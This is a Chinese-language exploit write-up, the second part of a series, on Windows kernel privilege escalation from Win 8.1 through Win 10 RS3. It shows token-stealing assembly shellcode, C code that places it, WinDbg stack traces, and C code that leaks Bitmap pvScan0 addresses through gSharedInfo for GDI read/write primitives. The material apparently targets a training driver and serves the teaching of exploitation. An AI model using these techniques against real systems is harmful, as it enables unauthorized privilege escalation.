WWW利用从Win7 x64到Win10 x64(下)

thund**** / 2019-08-23 09:14:00 / 浏览数 4127 安全技术 二进制安全 顶(0) 踩(0)

0x00：Windows 8.1 x64的一个坑

首先我们回顾一下我们在上篇的利用中可能存在的一个坑

Shellcode的构造

上篇我只是简单提了一下内核中构造放置我们的shellcode，如果你看了我的源码，里面的构造函数如下所示：

```
VOID ConstrutShellcode()
{
   printf("[+]Start to construt Shellcode\n");
   VOID* shellAddr = (void*)0x100000;
   shellAddr = VirtualAlloc(shellAddr, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
   memset(shellAddr, 0x41, 0x1000);
   CopyMemory((VOID*)0x100300, ShellCode, 0x200);
   //__debugbreak();
   UINT64* recoverAddr = (UINT64*)((PBYTE)(0x100300) + 0x44);
   *(recoverAddr) = (DWORD64)ntoskrnlbase() + 0x4c8f75; // nt!KeQueryIntervalProfile+0x25
}
```

你可能会疑惑recoverAddr这个东西是拿来做什么用的，先不要着急我们在看看我们shellcode的实现：

```
.code
ShellCode proc
   ; shellcode■■
   mov rax, gs:[188h]
   mov rax, [rax+220h]
   mov rcx, rax
   mov rdx, 4

findSystemPid:
   mov rax, [rax+2e8h]
   sub rax, 2e8h
   cmp [rax+2e0h], rdx
   jnz findSystemPid

   mov rdx, [rax+348h]
   mov [rcx+348h], rdx
   sub rsp,30h                    ;■■■■
   mov rax, 0aaaaaaaaaaaaaaaah      ;■■■■■■■■Gadgets■■■■■■■■■■■■
   mov [rsp], rax
   ret

ShellCode endp
end
```

从上面可以看到，我在最后的地方用了几句汇编将堆栈平衡了，这其实是我调试了很久才得到的结果，我简单提一下这个过程，首先我们知道我们把shellcode放置在了0x10
3下软件断点，这样会修改堆栈的平衡导致一些问题

```
1: kd> u nt!KiConfigureDynamicProcessor+0x40
nt!KiConfigureDynamicProcessor+0x40:
fffff803`20ffe7cc 0f22e0          mov     cr4,rax
fffff803`20ffe7cf 4883c428        add     rsp,28h
fffff803`20ffe7d3 c3              ret
...
1: kd> ba e1 fffff803`20ffe7cc
1: kd> u 100300
00000000`00100300 65488b042588010000 mov   rax,qword ptr gs:[188h]
00000000`00100309 488b8020020000  mov     rax,qword ptr [rax+220h]
00000000`00100310 488bc8          mov     rcx,rax
...
1: kd> ba e1 00000000`00100300
```

我们g运行到第一个断点，t单步到ret处，查看堆栈结构和我们现在rc4寄存器的值，可以发现我们的寄存器已经被修改

```
1: kd> g
Breakpoint 0 hit
nt!KiConfigureDynamicProcessor+0x40:
fffff803`20ffe7cc 0f22e0          mov     cr4,rax
1: kd> t
nt!KiConfigureDynamicProcessor+0x43:
fffff803`20ffe7cf 4883c428        add     rsp,28h
1: kd> t
nt!KiConfigureDynamicProcessor+0x47:
fffff803`20ffe7d3 c3              ret
1: kd> dqs rsp
ffffd000`27acf9a0  00000000`00100300
ffffd000`27acf9a8  00000000`00000000
ffffd000`27acf9b0  00000000`00000000
ffffd000`27acf9b8  00000000`00000000
ffffd000`27acf9c0  00000000`00000000
ffffd000`27acf9c8  fffff803`2114ff36 nt!NtQueryIntervalProfile+0x3e
ffffd000`27acf9d0  00000000`00000000
ffffd000`27acf9d8  00000000`00000000
ffffd000`27acf9e0  00000000`00000000
ffffd000`27acf9e8  00000000`00000000
ffffd000`27acf9f0  00000000`00000000
ffffd000`27acf9f8  fffff803`20de28b3 nt!KiSystemServiceCopyEnd+0x13
ffffd000`27acfa00  ffffe000`01b9a4c0
ffffd000`27acfa08  00007ffe`00000008
ffffd000`27acfa10  ffffffff`fff85ee0
ffffd000`27acfa18  ffffd000`00000008
1: kd> r cr4
cr4=00000000000406f8
```

我们t单步再次观察堆栈，这里已经开始执行我们的shellcode了

```
1: kd> t
00000000`00100300 65488b042588010000 mov   rax,qword ptr gs:[188h]
1: kd> dqs rsp
ffffd000`27acf9a8  00000000`00000000
ffffd000`27acf9b0  00000000`00000000
ffffd000`27acf9b8  00000000`00000000
ffffd000`27acf9c0  00000000`00000000
ffffd000`27acf9c8  fffff803`2114ff36 nt!NtQueryIntervalProfile+0x3e
ffffd000`27acf9d0  00000000`00000000
ffffd000`27acf9d8  00000000`00000000
ffffd000`27acf9e0  00000000`00000000
ffffd000`27acf9e8  00000000`00000000
ffffd000`27acf9f0  00000000`00000000
ffffd000`27acf9f8  fffff803`20de28b3 nt!KiSystemServiceCopyEnd+0x13
ffffd000`27acfa00  ffffe000`01b9a4c0
ffffd000`27acfa08  00007ffe`00000008
ffffd000`27acfa10  ffffffff`fff85ee0
ffffd000`27acfa18  ffffd000`00000008
ffffd000`27acfa20  000000bf`00000000
```

我们继续单步运行到shellcode中sub
`rsp,30h`的位置，查看堆栈之后继续单步，我们可以看到rsp中内容被修改为了0x010033e，而0x010033e中存放的内容正是我们`nt!KeQueryIntervalProfile+0x25`中

```
1: kd> t
00000000`0010033e 4883ec30        sub     rsp,30h
1: kd> dqs rsp
ffffd000`27acf9a8  00000000`00000000
ffffd000`27acf9b0  00000000`00000000
ffffd000`27acf9b8  00000000`00000000
ffffd000`27acf9c0  00000000`00000000
ffffd000`27acf9c8  fffff803`2114ff36 nt!NtQueryIntervalProfile+0x3e
ffffd000`27acf9d0  00000000`00000000
ffffd000`27acf9d8  00000000`00000000
ffffd000`27acf9e0  00000000`00000000
ffffd000`27acf9e8  00000000`00000000
ffffd000`27acf9f0  00000000`00000000
```

```
ffffd000`27acf9f8  fffff803`20de28b3 nt!KiSystemServiceCopyEnd+0x13
ffffd000`27acfa00  ffffe000`01b9a4c0
ffffd000`27acfa08  00007ffe`00000008
ffffd000`27acfa10  ffffffff`fff85ee0
ffffd000`27acfa18  ffffd000`00000008
ffffd000`27acfa20  000000bf`00000000
1: kd> t
00000000`00100342 48b875ff142103f8ffff mov rax,offset nt!KeQueryIntervalProfile+0x25 (fffff803`2114ff75)
1: kd> dqs rsp
ffffd000`27acf978  00000000`0010033e
ffffd000`27acf980  00000000`00000010
ffffd000`27acf988  00000000`00000344
ffffd000`27acf990  ffffd000`27acf9a8
ffffd000`27acf998  00000000`00000018
ffffd000`27acf9a0  00000000`00100300
ffffd000`27acf9a8  00000000`00000000
ffffd000`27acf9b0  00000000`00000000
ffffd000`27acf9b8  00000000`00000000
ffffd000`27acf9c0  00000000`00000000
ffffd000`27acf9c8  fffff803`2114ff36 nt!NtQueryIntervalProfile+0x3e
ffffd000`27acf9d0  00000000`00000000
ffffd000`27acf9d8  00000000`00000000
ffffd000`27acf9e0  00000000`00000000
ffffd000`27acf9e8  00000000`00000000
ffffd000`27acf9f0  00000000`00000000
1: kd> u 00000000`0010033e
00000000`0010033e 4883ec30        sub     rsp,30h
00000000`00100342 48b875ff142103f8ffff mov rax,offset nt!KeQueryIntervalProfile+0x25 (fffff803`2114ff75)
00000000`0010034c 48890424        mov     qword ptr [rsp],rax
00000000`00100350 c3              ret
00000000`00100351 cc              int     3
00000000`00100352 cc              int     3
00000000`00100353 cc              int     3
00000000`00100354 cc              int     3
```

nt!KeQueryIntervalProfile+0x25是哪里呢，这个值刚好是我们Hook位置的下一句汇编，我们将其放回原位即可做到原封不动的还原内核函数，这样就可以完美的提

```
0: kd> u nt!KeQueryIntervalProfile
nt!KeQueryIntervalProfile:
fffff803`2114ff50 4883ec48        sub     rsp,48h
fffff803`2114ff54 83f901          cmp     ecx,1
fffff803`2114ff57 7430            je      nt!KeQueryIntervalProfile+0x39 (fffff803`2114ff89)
fffff803`2114ff59 ba18000000      mov     edx,18h
fffff803`2114ff5e 894c2420        mov     dword ptr [rsp+20h],ecx
fffff803`2114ff62 4c8d4c2450      lea     r9,[rsp+50h]
fffff803`2114ff67 8d4ae9          lea     ecx,[rdx-17h]
fffff803`2114ff6a 4c8d442420      lea     r8,[rsp+20h]
0: kd> u
nt!KeQueryIntervalProfile+0x1f:
fffff803`2114ff6f ff15f377ddff    call    qword ptr [nt!HalDispatchTable+0x8 (fffff803`20f27768)]
fffff803`2114ff75 85c0            test    eax,eax // nt!KeQueryIntervalProfile+0x25
fffff803`2114ff77 7818            js      nt!KeQueryIntervalProfile+0x41 (fffff803`2114ff91)
fffff803`2114ff79 807c242400      cmp     byte ptr [rsp+24h],0
fffff803`2114ff7e 7411            je      nt!KeQueryIntervalProfile+0x41 (fffff803`2114ff91)
fffff803`2114ff80 8b442428        mov     eax,dword ptr [rsp+28h]
fffff803`2114ff84 4883c448        add     rsp,48h
fffff803`2114ff88 c3              ret
```

0x02：Windows 10 1511-1607 x64下的利用

好了我们整理完了win
8.1下的一些坑我们开始我们在win10中的利用，win8.1中最浪费时间的操作便是堆栈的平衡问题，那我们可不可以有更简单的方法提权呢？当然有的，我们都有任意读写的
10 1607和win 10 1511中观察一下我们创建的Bitmap结构，和win 8.1进行比较，构造如下代码片段

```
int main()
{
   HBITMAP hBitmap = CreateBitmap(0x10, 2, 1, 8, NULL);
   __debugbreak();
   return 0;
```

}

Win 8.1 x64

```
0: kd> dt ntdll!_PEB -b GdiSharedHandleTable @$Peb
  +0x0f8 GdiSharedHandleTable : 0x000000c4`d0540000
0: kd> ? rax&ffff
Evaluate expression: 1984 = 00000000`000007c0
0: kd> dq 0x000000c4`d0540000+0x18*7c0
000000c4`d054ba00  fffff901`40701010 40053105`00000c3c
000000c4`d054ba10  00000000`00000000 fffff901`43c5d010
000000c4`d054ba20  40012201`00000c3c 000000c4`d0170b60
000000c4`d054ba30  fffff901`446c4190 41051405`00000000
000000c4`d054ba40  00000000`00000000 fffff901`400d6ab0
000000c4`d054ba50  40084308`00000000 00000000`00000000
000000c4`d054ba60  00000000`00000776 44003501`00000000
000000c4`d054ba70  00000000`00000000 fffff901`407e6010
0: kd> dq fffff901`40701010
fffff901`40701010  00000000`310507c0 80000000`00000000
fffff901`40701020  00000000`00000000 00000000`00000000
fffff901`40701030  00000000`310507c0 00000000`00000000
fffff901`40701040  00000000`00000000 00000002`00000010
fffff901`40701050  00000000`00000020 fffff901`40701268
fffff901`40701060  fffff901`40701268 00002472`00000010
fffff901`40701070  00010000`00000003 00000000`00000000
fffff901`40701080  00000000`04800200 00000000`00000000
```

Win 10 1511 x64


```
0: kd> dt ntdll!_PEB -b GdiSharedHandleTable @$Peb
  +0x0f8 GdiSharedHandleTable : 0x00000216`aa740000
0: kd> ? rax&ffff
Evaluate expression: 2711 = 00000000`00000a97
0: kd> dq 0x00000216`aa740000+0x18*a97
00000216`aa74fe28  fffff901`4222aca0 4005e605`00000dec
00000216`aa74fe38  00000000`00000000 00000000`00000936
00000216`aa74fe48  40004205`00000000 00000000`00000000
00000216`aa74fe58  00000000`00000a98 40004105`00000000
00000216`aa74fe68  00000000`00000000 fffff901`441e4380
00000216`aa74fe78  40102310`000006c8 000001fc`d4640fc0
00000216`aa74fe88  00000000`00000abf 40008404`00000000
00000216`aa74fe98  00000000`00000000 fffff901`406d94d0
0: kd> dq fffff901`4222aca0
fffff901`4222aca0  ffffffff`e6050a97 80000000`00000000
fffff901`4222acb0  00000000`00000000 00000000`00000000
fffff901`4222acc0  ffffffff`e6050a97 00000000`00000000
fffff901`4222acd0  00000000`00000000 00000002`00000010
fffff901`4222ace0  00000000`00000020 fffff901`4222aef8
fffff901`4222acf0  fffff901`4222aef8 00008999`00000010
fffff901`4222ad00  00010000`00000003 00000000`00000000
fffff901`4222ad10  00000000`04800200 00000000`00000000
```

Win 10 1607 x64

```
3: kd> dt ntdll!_PEB -b GdiSharedHandleTable @$Peb
  +0x0f8 GdiSharedHandleTable : 0x0000023e`1a210000
3: kd> ? rax&ffff
Evaluate expression: 3111 = 00000000`00000c27
3: kd> dq 0x0000023e`1a210000+0x18*c27
0000023e`1a2223a8  ffffffff`ff540c27 00055405`00001a20
0000023e`1a2223b8  00000000`00000000 00000000`00000b3e
0000023e`1a2223c8  0000600a`00000001 00000000`00000000
0000023e`1a2223d8  00000000`00000a90 00004104`00000001
0000023e`1a2223e8  00000000`00000000 00000000`00000aea
0000023e`1a2223f8  00003505`00000001 00000000`00000000
0000023e`1a222408  ffffffff`ff810c2b 00018101`00000918
0000023e`1a222418  0000019d`678a0820 00000000`00000acc
3: kd> dq ffffffff`ff540c27
ffffffff`ff540c27  ????????`???????? ????????`????????
ffffffff`ff540c37  ????????`???????? ????????`????????
```

```
ffffffff`ff540c47  ????????`???????? ????????`????????
ffffffff`ff540c57  ????????`???????? ????????`????????
ffffffff`ff540c67  ????????`???????? ????????`????????
ffffffff`ff540c77  ????????`???????? ????????`????????
ffffffff`ff540c87  ????????`???????? ????????`????????
ffffffff`ff540c97  ????????`???????? ????????`????????
```

实验中很明显的发现win 10 1607中我们的`GdiShreadHanldleTable`已经不是一个指针了，我们来看看有什么升级，图片中说明了已经不能够公开这个句柄表的地址了,那是不是就没办法了呢?



ows Kernel 64-bit ASLR Improvements

ddress space layout has made it easier to exploit certain types of kernel vulnerabilities

ddress space layout is now dynamic

System region PML4 entries are randomized
- ✓ Non-paged pool
- ✓ Paged pool
- ✓ System cache
- ✓ PFN database
- ✓ Page tables
- ✓ ... and so on

Various address space disclosures have been fixed
- ✓ Page table self-map and PFN database are randomized
  - Dynamic value relocation fixups are used to preserve constant address references
- ✓ SIDT/SGDT kernel address disclosure is prevented when Hyper-V is enabled
  - Hypervisor traps these instructions and hides the true descriptor base from CPL>0
- ✓ GDI shared handle table no longer discloses kernel addresses

Tacti	Applies to	First shipped
oitation techniques	Windows 10 64-bit kernel	August, 2016 (Windows 10 An

当然不是!我们总能够通过各种方法来泄露我们的 PrvScan0 ，这里就需要引入另外一个比较神奇的结构`gSharedInfo`

```
typedef struct _SHAREDINFO {
   PSERVERINFO psi;
   PUSER_HANDLE_ENTRY aheList;
   ULONG HeEntrySize;
   ULONG_PTR pDispInfo;
   ULONG_PTR ulSharedDelts;
   ULONG_PTR awmControl;
   ULONG_PTR DefWindowMsgs;
   ULONG_PTR DefWindowSpecMsgs;
} SHAREDINFO, * PSHAREDINFO;
```

其中的 `aheList` 结构如下，里面就保存了一个 pKernel 的指针，指向这个句柄的内核地址

```
typedef struct _USER_HANDLE_ENTRY {
   void* pKernel;
   union
   {
       PVOID pi;
       PVOID pti;
       PVOID ppi;
   };
   BYTE type;
   BYTE flags;
   WORD generation;
} USER_HANDLE_ENTRY, * PUSER_HANDLE_ENTRY;
```


先不管三七二十一，我们先泄露这个东西，再看看和我们的 Bitmap 有什么联系，关键代码如下

```
LPACCEL lPaccel = NULL;
PUSER_HANDLE_ENTRY leakaddr = NULL;
HMODULE huser32 = NULL;
HACCEL hAccel = NULL;
int nSize = 700;
```

```
lPaccel = (LPACCEL)LocalAlloc(LPTR, sizeof(ACCEL) * nSize);
PSHAREDINFO pfindSharedInfo = (PSHAREDINFO)GetProcAddress(
   GetModuleHandleW(L"user32.dll"),
   "gSharedInfo");
PUSER_HANDLE_ENTRY handleTable = pfindSharedInfo->aheList;

for (int i = 0; i < 0x3; i++)
{
   hAccel = CreateAcceleratorTable(lPaccel, nSize);
   leakaddr = &handleTable[LOWORD(hAccel)];
   DWORD64 addr = (DWORD64)(leakaddr->pKernel);
   printf("[+]leak address : 0x%p", leakaddr->pKernel);
   DestroyAcceleratorTable(hAccel);
   if(i = 3)
   {
       CreateBitmap(0x710, 0x2, 0x1, 0x8, NULL);
   }
}
```

运行一下查看结果，确实泄露了什么东西出来



```
[+]GSharedInfo leak!
[+]leak address : 0xFFFF8019C4297000
请按任意键继续. . .
```

解读一下上面的代码，我们首先创建了一块内存，其中的nSize选择了700的大小，因为后面我们使用`CreateBitmap`创建的对象传入的第一个参数是0x710，关于`CreateB`
user32.dll 中的 gSharedInfo 对象，我们在一个循环里使用 CreateAcceleratorTable 和 DestroyAcceleratorTable 不断创建释放了 hAccel
结构，其中计算的过程和我们泄露bitmap地址的过程类似，这里就会产生一个疑问，这个泄露的东西为什么和我们的 Bitmap
一样呢，要知道我们每次创建释放hAccel时候地址是固定的(你可以多打印几次进行实验)，并且这个对象也是分配在会话池(sesssion
pool)，大小又相等，池类型又相同，如果我们申请了一块然后释放了，再用bitmap申请岂不是就可以申请到我们想要的地方，泄露的地址也就是bitmap的地址了，我们这
PrvScan0 了，于是我们构造如下代码片段

```
LeakBitmapInfo GetBitmap()
{
   UINT loadCount = 0;
   HACCEL hAccel = NULL;
   LPACCEL lPaccel = NULL;
   PUSER_HANDLE_ENTRY firstEntryAddr = NULL;
   PUSER_HANDLE_ENTRY secondEntryAddr = NULL;
   int nSize = 700;
   int handleIndex = 0;

   PUCHAR firstAccelKernelAddr;
   PUCHAR secondAccelKernelAddr;

   PSHAREDINFO pfindSharedInfo = (PSHAREDINFO)GetProcAddress(GetModuleHandle(L"user32.dll"), "gSharedInfo");   // ■■gSharedInf
   PUSER_HANDLE_ENTRY gHandleTable = pfindSharedInfo->aheList;
   LeakBitmapInfo retBitmap;

   lPaccel = (LPACCEL)LocalAlloc(LPTR, sizeof(ACCEL) * nSize);

   while (loadCount < 20)
   {
       hAccel = CreateAcceleratorTable(lPaccel, nSize);

       handleIndex = LOWORD(hAccel);

       firstEntryAddr = &gHandleTable[handleIndex];

       firstAccelKernelAddr = (PUCHAR)firstEntryAddr->pKernel;
       DestroyAcceleratorTable(hAccel);

       hAccel = CreateAcceleratorTable(lPaccel, nSize);

       handleIndex = LOWORD(hAccel);

       secondEntryAddr = &gHandleTable[handleIndex];
```

```
        secondAccelKernelAddr = (PUCHAR)firstEntryAddr->pKernel;

        if (firstAccelKernelAddr == secondAccelKernelAddr)
        {
            DestroyAcceleratorTable(hAccel);
            LPVOID lpBuf = VirtualAlloc(NULL, 0x50 * 2 * 4, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
            retBitmap.hBitmap = CreateBitmap(0x701, 2, 1, 8, lpBuf);
            break;
        }
        DestroyAcceleratorTable(hAccel);
        loadCount++;
    }

    retBitmap.pBitmapPvScan0 = firstAccelKernelAddr + 0x50;


    printf("[+]bitmap handle is:  0x%08x \n", (ULONG)retBitmap.hBitmap);
    printf("[+]bitmap pvScan0 at: 0x%p \n\n", retBitmap.pBitmapPvScan0);

    return retBitmap;
}
```

泄露了之后就好办了，也就是只需要替换一个token就行了，我这里用的是read和write函数不断的进行汇编shellcode的模仿，在ring3层实现了对token的替换，这样我们就

```
__kernel_entry NTSTATUS NtQuerySystemInformation(
 IN SYSTEM_INFORMATION_CLASS SystemInformationClass,
 OUT PVOID                   SystemInformation,
 IN ULONG                    SystemInformationLength,
 OUT PULONG                  ReturnLength
);
```

最后整合一下思路：

- 初始化句柄等结构
- 通过`gSharedInfo`对象来泄露我们的Bitmap地址
- 调用`TriggerArbitraryOverwrite`函数将一个pvScan0指向另一个pvScan0
- 通过不断的read和write，模拟token的替换，从而提权

最后整合一下代码即可实现利用，整体代码和验证结果参考 => 这里


0x03：Windows 10 后续版本的猜想

RS2

RS2版本中貌似将我们的 pkernel 指针给移除了，也就是说我们不能再通过 gSharedInfo
结构来泄露我们的内核地址了，不过有前辈们用`tagCLS`对象及`lpszMenuName`对象泄露了内核地址，能够泄露的话其实其他地方都好办了，泄露的方法我这里简单提一下，
call 之后会调用到`HMValidateHandle`这个函数，那么我们只需要通过硬编码计算，获取 e8(call) 之后的几个字节地址就行了

```
kd> u user32!IsMenu
USER32!IsMenu:
00007fff`17d489e0 4883ec28        sub     rsp,28h
00007fff`17d489e4 b202            mov     dl,2
00007fff`17d489e6 e805380000      call    USER32!HMValidateHandle (00007fff`17d4c1f0)
00007fff`17d489eb 33c9            xor     ecx,ecx
00007fff`17d489ed 4885c0          test    rax,rax
00007fff`17d489f0 0f95c1          setne   cl
00007fff`17d489f3 8bc1            mov     eax,ecx
00007fff`17d489f5 4883c428        add     rsp,28h
```

获取到`HMValidateHandle`函数之后我们只需要再进行一系列的计算获取`lpszMenuName`对象的地址，我们可以依据下图 Morten
所说的计算过程计算出`Client delta`


Morten Schenk
@Blomster81

Replying to @NicoEconomou @aionescu


poi(@$teb+828) is desktop base and poi(poi(@$teb+828)+28)-poi(@$teb+828) is the ulClientDelta

获取到了之后我们只需要和前面一样进行堆喷加上判断就能够泄露出Bitmap的地址，还需要注意的是偏移的问题，需要简要修改，下面是1703的一些偏移

```
2: kd> dt nt!_EPROCESS uniqueprocessid token activeprocesslinks
  +0x2e0 UniqueProcessId     : Ptr64 Void
  +0x2e8 ActiveProcessLinks : _LIST_ENTRY
  +0x358 Token               : _EX_FAST_REF
```

RS3

RS3版本中 PvScan0 已经放进了堆中，既然是堆的话，又让人想到了堆喷射控制内核池，总之可以尝试一下这种方法


Fall Creators Update


Blue Frost Security

-Bitmap headers separated from Bitmap data

-Data is no longer contiguous to header

-PvScan0/PvBits now point to a different pool type (heap)

